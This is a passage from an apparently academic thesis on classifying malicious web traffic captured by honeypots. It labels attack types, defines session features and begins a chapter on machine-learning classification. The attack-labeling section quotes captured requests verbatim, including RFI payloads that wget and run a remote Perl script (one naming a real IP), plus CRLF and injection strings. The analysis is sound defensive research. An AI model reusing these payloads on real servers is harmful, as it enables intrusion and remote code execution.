Static+ & Blog & Wiki. From the figures Figure 4.3 and Figure 4.5 it can be seen that the fingerprinting that span across multiple system components was not dominant.

- *Static+ & phpMyAdmin* is a category for vulnerability scans where the attackers in the same sessions accessed the static content and fingerprinted the phpMyAdmin application on the WebDBAdmin honeypots. This type of vulnerability scanning was observed on both advertised and unadvertised WebDBAdmin honeypots. From Figure 4.2 can be seen that Static+ & phpMyAdmin is the second most significant malicious activity on the WebDBAdmin I dataset.




Figure 4.2: Distribution of the malicious activity for the WebDBAdmin I dataset




Figure 4.3: Distribution of the malicious activity for the Web2.0 I dataset




Figure 4.4: Distribution of the malicious activity for the WebDBAdmin II dataset




Figure 4.5: Distribution of the malicious activity for the Web2.0 II dataset

4.2.2 Labeling Attacks

Following are the observed Attacks. We present details on how they are labeled and give descriptions of the attackers' activity as ordered in Table 4.1, Table 4.2, and Table 4.3.

- *DoS (Propfind)* is a Microsoft IIS WebDAV PROPFIND and SEARCH Method Denial of Service Vulnerability. The PROPFIND requests to our honeypots were requests for "/ADMIN$", "/c$", "/d$", "/d$", "/f$", "/g$", and "/h$". Because this is fixed in Windows XP SP1 all of the requests resulted in Not Found 404 error message [70], and the attack was not successful.

  Denial of Service (DoS) attack was only observed in Web2.0 I dataset. It is interesting to mention that the four sessions from Web 2.0 I dataset that are labeled as DoS attack have 3724 requests (see Table 4.1). The DoS attack was also observed on the unadvertised Web 2.0 I honeypot which means that the attacker used IP-based strategy to locate the honeypots.
- *Password cracking phpMyAdmin user accounts (PassP)* is label for the requests and sessions where the attackers opened the phpMyAdmin page in a browser and tried username and password combinations. The majority of the attacks in WebDBAdmin I dataset were Password cracking of phpMyAdmin user accounts, but this was not seen in WebDBAdmin II.
- *Password Cracking Blog user accounts (PassB)* is category in which the attackers tried to log in to the administration portion of the Blog application. Only a few attack sessions were aimed at password cracking Blog user accounts, specifically one session in Web2.0II and nine in Web2.0I dataset.
- *Password Cracking Wiki user accounts (PassW)* is category in which the attackers tried to log in to the Wiki application. These attacks can be recognized by the use of POST HTTP Method (HTTP Methods are described in 4.3Feature Extraction), characterized by "action=submitlogin" portion of the request string, such as for example, "*POST* wiki/index.php?title=Special:Userlogin&amp;*action=submitlogin*&amp;type=login HTTP/1.1". Password cracking Wiki user accounts was only observed on the Web2.0II dataset.

It is interesting to mention that only the advertised honeypots observed the password cracking attacks explained above (see Table 4.1, Table 4.2, and Table 4.3), which indicates that the attackers used search-based strategy to locate our honeypots.

- *Spam on Blog (SpamB)* and *Spam on Wiki (SpamW)* are labels for the requests and sessions where spam was posted on the Blog and the Wiki. The posted spam was in form of Spamdexing [85], [34] where attackers posted topics on the Wiki and comments on our Blog posts. These posts contained random text and links toward Web sites with spam like content. Web2.0 applications, especially Blogs and Wikis, are extremely susceptible to Spamdexing because everyone at any time can post any type of content that does not necessarily have to be malicious. Spamdexing and other Web Spam related problems are discussed in detail in [8].

  Posting spam messages dominated among the attack sessions on both Web2.0 datasets. Specifically the majority of the attacks we observed in Web2.0 I were Spam on Wiki and on the Web2.0 II dataset were Spam on Blog. The attackers that posted the spam content on the Wiki created their own accounts and did not attempt password cracking toward any of the existing Wiki accounts. In Web2.0 II the Spam on Blog, was also a dominant attack category, whereas this type of spam was not as frequent in Web2.0 I dataset. No spam ended on the unadvertised server which indicates the use of search-based strategy.

- *E-mail Harvesting* was done by attacker running automated script that surfs the Internet looking for email addresses. Harvesting email addresses from the Internet is the primary way spammers build their lists [30]. On our honeypots this was done by attackers that tried sequence of requests that involved listing the directory structure, trying to access each directory available and list the files looking for e-mail addresses to harvest. We identified the harvesters by their IP addresses listed in [84]. E-mail Harvesting was only observed only on WebDBAdmin I dataset.

- *Remote File Inclusion (RFI)* is a technique often used to attack Internet Websites from a remote computer. With malicious intent, it can be combined with the usage of Cross-Server Attack (XSA) to harm a Web server. RFI attacks allow attackers to run their own PHP code on a vulnerable Website where the attacker is allowed to include his own (malicious) code in the space provided for PHP programs [78]. With exception of one

RFI observed on the unadvertised honeypot for the WebDBAdmin II dataset, which can be seen from Table 4.3, the rest were only towards the advertised honeypots. The attack exhibited RFI like pattern that is not currently in the nist.gov database [66] reason being why it is labeled as RFI.

Unknown RFI like attacks were also observed in four sessions on Web2.0 I and five on Web2.0 II dataset. The following are the RFI attacks that we managed to indentify at the NIST database [66].

- *CVE-2006-4215* is a PHP remote file inclusion vulnerability in index.php in Zen Cart 1.3.0.2 and earlier, when register_globals is enabled, allows remote attackers to execute arbitrary PHP code via a URL in the autoLoadConfig[999][0][loadFile] parameter [17]. This attack was tried at random since we do not serve Zen Cart application and over the Blog and the Wiki's index.php page. The attack requests that ended up on the Blog and the Wiki's index.php page were not successful because this vulnerability does not affect our Blog and Wiki applications. Example of such attack request is the following: "GET /wiki/index.php?autoLoadConfig[999][0][autoType]=include&autoLoadConfig[999][0][loadFile]=HTTP://www.*.com/cart/media/index/bo.do??? HTTP/1.1". CVE-2006-4215 was observed in one session in the Web2.0 I dataset.
- *CVE-2006-3771* relates to multiple PHP remote file inclusion vulnerabilities in component.php in iManage CMS 4.0.12 and earlier which allow remote attackers to execute arbitrary PHP code via a URL in the absolute_path parameter to (1) articles.php, (2) contact.php, (3) displaypage.php, (4) faq.php, (5) mainbody.php, (6) news.php, (7) registration.php, (8) whosOnline.php, (9) components/com_calendar.php, (10) components/com_forum.php, (11) components/minibb/index.php, (12) components/minibb/bb_admin.php, (13) components/minibb/bb_plugins.php, (14) modules/mod_calendar.php, (15) modules/mod_browser_prefs.php, (16) modules/mod_counter.php, (17) modules/mod_online.php, (18) modules/mod_stats.php, (19) modules/mod_weather.php, (20) themes/bizz.php, (21) themes/default.php, (22) themes/simple.php, (23) themes/original.php, (24) themes/portal.php, (25) themes/purple.php, and other unspecified files [16].

Although we do not serve the iManage CMS application this attack was tried randomly by attackers looking for some of the 25 pages mentioned previously in order to inject code via the absolute_path parameter. Some of the pages we actually do serve by the Blog and the Wiki application, but the attack was not successful because this vulnerability does not affect our Blog and Wiki applications.

Example of such attack request is the following: "GET /wiki/index.php?title=Main_Page//component/com_virtuamart?absolute_path=HTTP://www.*//bbs/include/pokeh.txt?? HTTP/1.1". CVE-2006-3771 was observed in one session in the Web2.0 I dataset.

The following RFI attacks were tried at random towards non existing pages and applications on our honeypots. Each of these attacks was observed in separate singe sessions on the Web2.0 I dataset.

- *CVE-2007-4009* is PHP remote file inclusion vulnerability in admin/business_inc/saveserver.php in SWSoft Confixx Pro 2.0.12 through 3.3.1 allows remote attackers to execute arbitrary PHP code via a URL in the thisdir parameter [22]. Example of such attack request is the following: "GET /admin/business_inc/saveserver.php?thisdir=HTTP://*/cmd.gif?&cmd=cd%20/tmp;wget%20HTTP://*/d.pl;perl%20d.pl;echo%20YYY;echo| HTTP/1.1".
- *CVE-2006-5402* is related to multiple PHP remote file inclusion vulnerabilities in PHPmybibli 3.0.1 and earlier which allow remote attackers to execute arbitrary PHP code via a URL in the (1) class_path, (2) javascript_path, and (3) include_path parameters in (a) cart.php; the (4) class_path parameter in (b) index.php; the (5) javascript_path parameter in (c) edit.php; the (6) include_path parameter in (d) circ.php; unspecified parameters in (e) select.php; and unspecified parameters in other files [18]. Example of such attack request was the following request
  "GET /poll/png.php?include_path=HTTP://*/cmd.gif?&cmd=cd%20/tmp;wget%20HTTP://*/d.pl;perl%20d.pl;echo%20YYY;echo| HTTP/1.1".

  - *CVE-2008-2836* is PHP remote file inclusion vulnerability in send_reminders.php in WebCalendar 1.0.4 which allows remote attackers to execute arbitrary PHP code via a URL in the includedir parameter and a 0 value for the noSet parameter, a different vector than CVE-2007-1483 [24]. Example of such attack request is the following
    "GET /cal/tools/send_reminders.php?noSet=0&includedir=HTTP://*/cmd.gif?&cmd=cd%20/tmp;wget%20HTTP://*/d.pl;perl%20d.pl;echo%20YYY;echo| HTTP/1.1".
  - *CVE-2007-6488* is related to Multiple PHP remote file inclusion vulnerabilities in Falcon Series One CMS 1.4.3 which allows remote attackers to execute arbitrary PHP code via a URL in (1) the dir[classes] parameter to sitemap.xml.php or (2) the error parameter to errors.php [23]. Example of such attack request is the following
    "GET /errors.php?error=HTTP://*/cmd.gif?&cmd=cd%20/tmp;wget%20HTTP://*/d.pl;perl%20d.pl;echo%20YYY;echo| HTTP/1.1".
  - *CVE-2008-3183* is PHP remote file inclusion vulnerability in ktmlpro/includes/ktedit/toolbar.php in gapicms 9.0.2 which allows remote attackers to execute arbitrary PHP code via a URL in the dirDepth parameter [25]. Example of such attack request is the following "GET /ktmlpro/includes/ktedit/toolbar.php?dirDepth=HTTP://*/cmd.gif?&cmd=cd%20/tmp;wget%20HTTP://*/d.pl;perl%20d.pl;echo%20YYY;echo| HTTP/1.1".
- *SQL injection* is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data. An SQL query is a request for some action to be performed on a database. Typically, on a Web form for user authentication, when a user enters their name and password into the text boxes provided for them, those values are inserted into a SELECT query. If the values entered are found as expected, the user is allowed access; if they are not found, the access is denied. However, most Web forms have no mechanisms in place to block input other than names and passwords. Unless such precautions are taken, an attacker can use the input boxes to send their own request to the database,

which could allow them to download the entire database or interact with it in other illicit ways [86]. The specific SQL Injection attacks that we managed to indentify and match NIST database [66] are described bellow. It is important to mention here that these attacks were tried at random towards non existing pages and applications on our honeypots.

  - *CVE-2008-6923* is SQL injection vulnerability in the content component (com_content) 1.0.0 for Joomla! This allows remote attackers to execute arbitrary SQL commands via the Itemid parameter in a blog category action to index.php [27]. Example of such attack request is the following "GET /index.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=HTTP://81.56.200.115/cmd.gif?&cmd=cd%20/tmp;wget%20HTTP://81.56.200.115/d.pl;perl%20d.pl;echo%20YYY;echo| HTTP/1.1". CVE-2008-6923 was observed in a singe sessions on the Web2.0 I dataset.
  - *CVE-2007-2821* is SQL injection vulnerability in wp-admin/admin-ajax.php in WordPress before 2.2 which allows remote attackers to execute arbitrary SQL commands via the cookie parameter [21]. CVE-2007-2821 was observed in a two sessions on the Web2.0 I dataset.

- *Cross-site scripting (XSS)* is a security exploit in which the attacker inserts malicious coding into a link that appears to be from a trustworthy source. When someone clicks on the link, the embedded programming is submitted as a part of the client's Web request and can execute on the user's computer, typically allowing the attacker to steal information [14]. The following example is an XSS attacks that we managed to indentify at the NIST database [66].
  - *CVE-2007-0308* is a Cross-site scripting (XSS) vulnerability in Plain Black WebGUI before 7.3.4 (beta) allows remote attackers to inject arbitrary Web script or HTML via Wiki Page titles [20].

    This attack was tried at random since we do not serve Plain Black WebGUI application and over the Wiki's index.php page. The attack requests that ended up on the Wiki's index.php page were not successful because this vulnerability does not affect our Wiki applications.

Example of such attack request is the following "GET /wiki/index.php?title=Main_Page&amp;action=HTTP%3A%2F%2Fwww.*.com %2Fbaqueira%2Falojamientos%2Fbq1500%2F1_montarto%2Fimages%2Fduw%2Fnaqifi%2F HTTP/1.0".

CVE-2007-0308 was observed in a two sessions on the Web2.0 I dataset.

- *Other attacks* is a group of attacks that did not belong to any group of attacks described above. The following are the other types of attacks that we managed to indentify at the NIST database [66].
    - *CVE-2006-6374*, Multiple CRLF injection vulnerabilities in phpMyAdmin 2.7.0-pl2 allow remote attackers to inject arbitrary HTTP headers and conduct HTTP response splitting attacks via CRLF sequences in a phpMyAdmin cookie in (1) css/phpmyadmin.css.php, (2) db_create.php, (3) index.php, (4) left.php, (5) libraries/session.inc.php, (6) libraries/transformations/overview.php, (7) querywindow.php, (8) server_engines.php, and possibly other files [19].

      CVE-2006-6374 was observed on four sessions on the WebDBAdmin I dataset and in three on the unadvertised server for WebDBAdmin I. The fact that this attack was observed on the advertised and the unadvertised honeypots indicates that the attackers use IP-based strategy to locate our honeypots. Although this attack was towards the phpMyAdmin application it was not successful because we serve phpMyAdmin version 2.9.1.1 which has this vulnerability fixed.

      Example of such attack request is the following

      "GET /phpmyadmin/translators.html?phpMyAdmin= %0d%0aSet-Cookie%3A*%3D* HTTP/1.1".
    - *CVE-2008-3906* is CRLF injection vulnerability in Mono 2.0 and earlier [26].

      CVE-2008-3906 was observed in one session on the WebDBAdmin I dataset. This was a random attack since we do not serve Mono on our servers.

      Example of such attack request is the following

      "GET /default.aspx?text=esiu%0D%0ASet-Cookie%3A%20*%3D* HTTP/1.1".

4.3 Feature Extraction

In order to successfully classify the malicious activity observed in our four datasets we need to extract certain features that characterize the current trends in malicious traffic. In our previous work [7],[48],[50] we used only three features, described bellow, which we found out that are positively correlated and therefore not sufficient to be used for machine learning. Detailed description of the statistical correlation between the three features can be found in [2].

A good starting point for defining features was KDD'99 dataset described in detail in [35]. Although the KDD'99 is a network level dataset we chose to start with examining its set of feature because (1) KDD'99 is used widely for testing intrusion detection systems, (2) each network event was summarized in high-level connection records, similarly as our HTTP sessions, (3) the feature extraction in KDD'99 was based on choosing features that are most relevant in determining the class label in order to substantiate the performance of the detectors based on machine learning methods, like Decision trees, Neural networks, Clustering, SVM, etc [35]. For example Kayacık et al. in [35] calculated the Information Gain used in Decision trees to look for features that leads to purest branching.

Since we are classifying malicious HTTP traffic activities extracted from Web Server logs we considered features that were extracted in the related work [4], [9], [45], [60], [93]. Each feature that we revised and adapted for our work from the related work is described bellow.

Our feature extraction process began with the work described in section 4.2 Data Labeling. Thus, we use the lessons learned from the semi-automated pattern matching and the discovered patterns we used to assign labels to each request and session. Furthermore we used the general principles that describe the current trends in malicious traffic to find out that the features described bellow could possible characterize the malicious traffic.

Specifically we used the descriptions provided by OWASP for the Top 10 Application Security Risks in 2010 which are (1) Injection, (2) Cross-Site Scripting (XSS), (3) Broken Authentication and Session Management, (4) Insecure Direct Object References, (5) Cross-Site Request Forgery (CSRF), (6) Security Misconfiguration, (7) Insecure Cryptographic Storage, (8) Failure to Restrict URL Access, (9) Insufficient Transport Layer Protection, (10) Unvalidated Redirects and Forwards. The Open Web Application Security Project (OWASP) [68] is an open-source application security project which includes corporations, educational organizations, and individuals from around the world working to create freely-available articles, methodologies, documentation, tools, and technologies. Most of these security risks we already observed and are described in detail in section 4.2 Data Labeling as well as in [67].

All of the features that we extracted are characterizing HTTP sessions. Since a single request can be enough for a successful attack some of the features started form attributes describing each request. Below we describe in detail how those features were transformed to characterize HTPP sessions.

Next we present the complete list, with detailed description of each feature.

The first three features are the ones we used in our previous work [7], [48], [50] and in parts of [2]. The following three features are discrete variables:

1. *Number of Requests* is the count of the total number of requests within a single HTTP session.
2. *Bytes Transferred* is the amount of traffic, measured in bytes, transferred in a single HTTP session. We calculated the sum of the bytes transferred for each request in the session. The Bytes Transferred is a discrete variable because it is measured in bytes given in integer format.
3. *Duration* is the duration of an HTTP session, measured in seconds. We calculated the time difference between the timestamp of the first and the last request in the session. The Duration is a discrete variable because it is measured in seconds given in integer format. The sessions with one request have zero duration.

The following five features describe the time, measured in seconds, between successive requests in a single HTTP session. Since a single HTTP session can have one or multiple requests we created a vector of the time between successive requests and calculated the following metrics (if an HTTP session contains only one request than the values of these features will be zero). These five features are adaptation of the “avgHTMLPeriod” and “stdevHTMLPeriod” features described in [4].

4. *Mean time between requests* is the average of all times between requests in a single HTTP session. This feature is a continuous variable.
5. *Median time between requests of* all times between requests in a single HTTP session. This feature is a discrete variable.

6. *Min time between requests* is the minimum time between two in a single HTTP session. This feature is a discrete variable since the time is measured in seconds given in integer format.
7. *Max time between requests* is the maximum time between two requests in a single HTTP session. This feature is a discrete variable.
8. *Standard Deviation of time between requests* gives us the standard deviation of all times between requests in one HTTP session. This feature is a continuous variable.

The next six features are adaptation of the "GETPerc", "POSTPerc", "HEADPerc", and "OTHERPerc" features described in [4] and the "method" feature described in [60]. The difference is that in [4] the values of these features are proportions expressed as percentages, and we used actual counts because in Chapter 5 we use normalization. These features are discrete variables.

9. *Number of requests with GET method type* is the count of GET HTTP method type requests in a single HTTP session.
10. *Number of requests with POST method type* is the count of POST HTTP method type requests in one HTTP session.
11. *Number of requests with OPTIONS method type* is the count of OPTIONS method type requests in a single HTTP session. More details on how OPTIONS HTTP method type was used in our honeypots were presented in section 4.2.1 Labeling Vulnerability Scans.
12. *Number of requests with HEAD method type* is the count of HEAD HTTP method type requests in a single HTTP session.
13. *Number of requests with PROPFIND method type* is the count of PROPFIND requests in a single HTTP session. PROPFIND method type is platform specific and we describe its use in out honeypots in section 4.2.2 Labeling Attacks.
14. *Number of requests with other method types* is the count of requests that used one of the other HTTP method types: PUT, DELETE, TRACE, and CONNECT in a single HTTP session. We decide to count these requests together because they were used rarely or not at all in our datasets.

More details on HTTP/1.1 protocol and the specifics of the HTTP methods can be found in [38]. The sum of the previous six features equal to the value of the number of requests in a session (i.e., is feature 1).

The next five features are adaptation of the “CEPerc”, “DIPerc”, “IDPerc”, “MEPerc”, “PSPerc”, “TSPerc”, and “ASPerc” features described in [4]. They represent the number of requests within one session that were towards Picture, Video, Static HTML, Application, or Text files respectively.

To extract these features we parsed each request string in Web server’s access log to locate the file that was requested. Then we looked at its extension and increased the counter for the group where the file belongs. Similarly as the previous group we used actual counts whereas in [4] the values of these features are proportions expressed as percentages. These features are discrete variables.

15. *Number of requests to Pictures files* is the count of requests that were towards picture files (extensions like .jpeg, .jpg, .gif, .ico, .png, etc.) in a single HTTP session.

16. *Number of requests to Videos files* is the count of requests that were towards video files (extensions like .avi, .mpg, .wmv, etc) in a single HTTP session.

17. *Number of requests to Static HTML files* is the count of requests that were towards static HTML files (extensions like .html, .htm) in a single HTTP session.

18. *Number of requests to Dynamic application files (Applications)* is the count of requests that were towards application files (extensions like .jsp, .php, .asp, etc.) in a single HTTP session. Similar feature to this one is also the feature “Application” used in [45] and [93].

19. *Number of requests to Texts files* is the count of requests that were towards text files (extensions like .txt, .ini, .css, etc.) in a single HTTP session.

In section 4.2 Data Labeling many of the Vulnerability scan and Attack attempts were not aimed at specific target but they were rather random. Furthermore, many of the requests were specifically designed to initiate not normal or regular response by the Web server. Each response recorded in the Web server log has a three digit status code. For example a request aimed towards non-existent content on our Web server is recorded in the Web server log as Not Found with 404 status code.

The following five features are discrete variables and count the number of requests that belong to each group of status codes. The sum of the values of these features is equal to the value of the number of requests in a session (i.e., is feature 1).

20. *Number of requests with Informational code* is the count of requests that returned informational status codes in a single HTTP session. These status codes indicate a provisional response. The client should be prepared to receive one or more 1xx responses before receiving a regular response [88].

21. *Number of requests with Success code* is the count of requests that returned success status codes (numbered 2xx) in a single HTTP session. This class of status codes indicates that the server successfully served the client's request [88].

22. *Number of requests with Redirection code* is the count of requests that returned redirection status codes (numbered 3xx) in a single HTTP session. Redirection status codes appear when the client browser must take more action to fulfill the request. For example, the browser may have to request a different page on the server or repeat the request by using a proxy server [88].

23. *Number of requests with Client Error code* is the count of requests that returned client error status codes (numbered 4xx) in a single HTTP session. Client error status codes appear if an error occurs, and the client appears to be at fault. For example, the client may request a page that does not exist, or the client may not provide valid authentication information [88].

24. *Number of requests with Server Error code* is the count of requests that returned server error status codes (numbered 5xx) in a single HTTP session. Server error status codes appear if the server cannot complete the request because it encounters an error [88].

The next group of five features is representation of the length, in number of characters, of the portion of the request string from the Web server access log, which tell us what is actually requested. For example, the following is a request string from the Web server log "GET //phpMyAdmin//scripts/setup.php HTTP/1.1". For the length of the substring we count the number of characters in the sub-string without the string identifying the HTTP method (in this case "GET "), and without the string identifying the HTTP protocol version (in this case "

HTTP/1.1”). For this particular example that sub-string is “//phpMyAdmin//scripts/setup.php” and the value of the length is 31.

This feature is adaptation of the “reqStr” feature from [60] where the actual sub-string was used, and the “Parameter Length” described in [9]. Since the length of substring feature is a characteristic of a single request, we calculate the following metrics of the features for an HTTP session.

25. *Mean Length* of all requests sub-strings in an HTTP session. This feature is a continuous variable.

26. *Median Length* of all request sub-strings in an HTTP session. This feature is a discrete variable.

27. *Min Length* of all request sub-strings in an HTTP session. This feature is a discrete variable.

28. *Max Length* of all request sub-strings in an HTTP session. This feature is a discrete variable.

29. *Standard Deviation of the Length* of all request sub-strings in an HTTP session. This feature is a continuous variable.

The next group of five features is also a representation of a request specific feature. This feature gives us the count of the HTTP request parameters being passed with each request. HTTP request parameters are the additional strings attached to the end of a URL, separated from the requested file with question mark “?”, when submitting a form on a Web page. The feature is similar with the “query” feature from [60].

For example, HTML form defined as follows with a username and password field:

```
<form action=“HTTP://www.examplesite.com/login”>
<input type=text name=“username”>
<input type=text name=“password”>
<input type=submit>
</form>
```

Submitting the form will make the browser request HTTP://www.examplesite.com/login, with the username and password parameters attached to the end (usually separated with an ampersand “&” or semicolon “;”):

HTTP://www.examplesite.com/login?username=foo&password=bar

In this case the count for number of parameters passed with the request is two.

HTTP request parameters are usually used to pass simple data in Web applications, in some APIs designed for the programmer to call a Web service, passing in parameters directly via the URL. Essentially, any time a simple, short piece of data needs to be passed from the client to the server. The HTTP request parameters are used in patterns of XSS, RFI, and SQL Injection attacks. We found it useful to count how many parameters are being passed in order to determine if they are in the range of the actual capabilities of our applications. More details about the parameters can be found in [91].

30. *Mean Number of Parameters* passed to an application in a single HTTP session. This feature is a continuous variable.

31. *Median Number of Parameters* passed to an application in a single HTTP session. This feature is a discrete variable.

32. *Min Number of Parameters* passed to an application in a single HTTP session. This feature is a discrete variable.

33. *Max Number of Parameters* passed to an application in a single HTTP session. This feature is a discrete variable.

34. *Standard Deviation of Number of Parameters* passed to an application in a single HTTP session. This feature is a discrete variable.

The last nine features are binary variables. We created these features in order to capture the existence of certain phenomenon in the HTTP session.

35. *robots.txt* indicates whether a robots.txt file was accessed in at least one of the requests in a single HTTP session. This feature is adaptation of the “robotsFile” feature form described in [4]. It usually indicates a crawler or a session with malicious intention if the content that was specifically marked in the robots.txt file was requested after the request of the robots.txt file.

36. *Night* **i**ndicates if the session was between 12am to 8am (local time). This feature is adaptation of the “night” feature described in [4].

37. *Remote Sites Injected* indicates if there is a remote site injection in at least one of the request in an HTTP session. This feature is crucial in identifying attacks, especially the XSS and RFI types of attacks, described in section 4.2.2 Labeling Attacks. This feature is adaptation of the “Value Passed” and “Attribute Name” features described in [9],[45], and [93].

38. *Semicolon Used* indicates if a semicolon was used to divide the multiple parameters passed to an application in at least one of the request in HTTP session. Semicolon is usually used if parameters are passed to a CGI script (the special interest in the CGI scripts is explained in section 4.2.1 Labeling Vulnerability Scans). The motivation behind this feature is to capture the usage of scripts as parameters, making it different from the features 30, 31, 32, 33, and 34. This feature is also an adaptation of the “Value Passed” feature described in [9], [45], and [93].

The last five features indicate usage of specific characters that are not usually associated with activity of non-malicious nature in the request string. These features are adaptation of to the “suspiciousHexEncoding” and “invalidHexEncoding” from [60].

39. *Unsafe Characters* indicates if a character was encoded with suspicious encoding or in other words contains characters not in the list of safe string characters in at least one of the request in an HTTP session. The list includes and is not limited to symbols like Space, Left Curly Brace ("{"), 'Less Than' symbol ("<"), etc.
40. *Reserved Characters* indicates if a reserved character was used in at least one of the request in an HTTP session. The list of reserved characters consists of and is not limited to the symbols like Dollar ("$"), Plus ("+"), 'At' symbol ("@"), etc.
41. *ASCII Control Characters* indicates if an ASCII Control Characters character was used in at least one of the request in an HTTP session. These characters are not printable and the list consists of the characters from the ISO-8859-1 characters set in position ranges 00-1F hex (0-31 decimal) and 7F (127 decimal.).
42. *Non ASCII Control Characters* indicates if a Non ASCII Control Characters character was used in at least one of the request in an HTTP session. These characters are by definition not legal in URLs since they are not in the ASCII set. The list of these characters consists of the entire "top half" of the ISO-8859-1 characters set, position ranges 80-FF hex (128-255 decimal.)
43. *Invalid Characters* indicates if an invalid encoding is used in at least one of the requests in an HTTP session (e.g., encoding like “%*7”).

Details and the list of values for specific group of characters described above are listed in [37].

For the purposes of this work we developed a tool which is a combination of C++ Programming and Bash Scripting that parses the raw Web server log files in NCSA extended log format [32] to create comma separated value file containing vectors with specific values for the features described above for each HTTP session in a dataset.

Chapter 5

Supervised Data Classification

In this chapter we apply supervised machine learning techniques to our data in order to classify the observed malicious activity. We begin this chapter with problem definition and discuss how we assess the performance of the learners. Then we present specific supervised machine learning techniques and the feature selection methodology used to obtain a reduced set of features. We conclude this chapter with presentation of the results.

5.1 Problem Definition

In this work we use the supervised machine learning techniques Support Vector Machines (SVM) and Decision Trees based learners the J48 and the rule induction method PART in order to classify malicious activities. Using the datasets described in Chapter 4 as a basis for these learners, we present solutions for the following two machine learning problems:

P1. Two-class Problem – Classify each data point, i.e. HTTP session, from our four datasets into two major classes: One of the classes is the Attack class containing all session that were labeled as Attacks in section 4.2.2 Labeling Attacks. The second class is the Vulnerability Scans class and contains all sessions labeled as Vulnerability scans in section 4.2.1 Labeling Vulnerability Scans.

P2. Multi-class Problem – Classify each data point, i.e., HTTP session, in our four datasets into separate classes of malicious activities corresponding to the labels of HTTP sessions presented in Table 4.1 – 4.3.

5.2 Assessing Performance

In order to assess the performance of the learners first we construct confusion matrices. The confusion matrix shown in Table 5.1 contains four different possible outcomes of a single prediction for a two-class problem. These outcomes are True positives (TP), False negatives (FN), False positives (FP), and True negatives (TN). In our case the definitions of these outcomes are as follows:

- **True positive (TP)** is the count of correctly classified attacks, or detected attacks.
- **False negative (FN)** is the count of HTTP sessions that are incorrectly classified as Vulnerability scans, when in fact they are Attacks.
- **False positive (FP)** is the count of HTTP sessions that are incorrectly classified as Attacks, when in fact they are Vulnerability scans.
- **True negative (TN)** is the count of correctly classified Vulnerability scans.

	Predicted Attack	**Predicted Vulnerability Scan**
Actual Attack	True Positives (**TP**)	False Negatives (**FN**)
Actual Vulnerability Scan	False Positives (**FP**)	True Negatives (**TN**)

Table 5.1: Confusion Matrix for the Two-class Problem

In order to assess the performance of the classifiers we calculate the following performance metrics based on the confusion matrix from Table 5.1.

$$\text{Probability of Detection (PD (i.e., Recall or Sensitivity)} = \frac{TP}{TP + FN} \tag{5.1}$$

$$\text{Probability of False Alarm (PF)} = \frac{FP}{TN + FP} \tag{5.2}$$

$$\text{Precision} = \frac{TP}{TP + FP} \tag{5.3}$$

$$\text{Balance} = 1 - \frac{\sqrt{(0 - PF)^2 + (1 - PD)^2}}{\sqrt{2}} \tag{5.4}$$

$$\text{Accuracy} = \frac{TN + TP}{TN + FN + FP + TP} \tag{5.5}$$

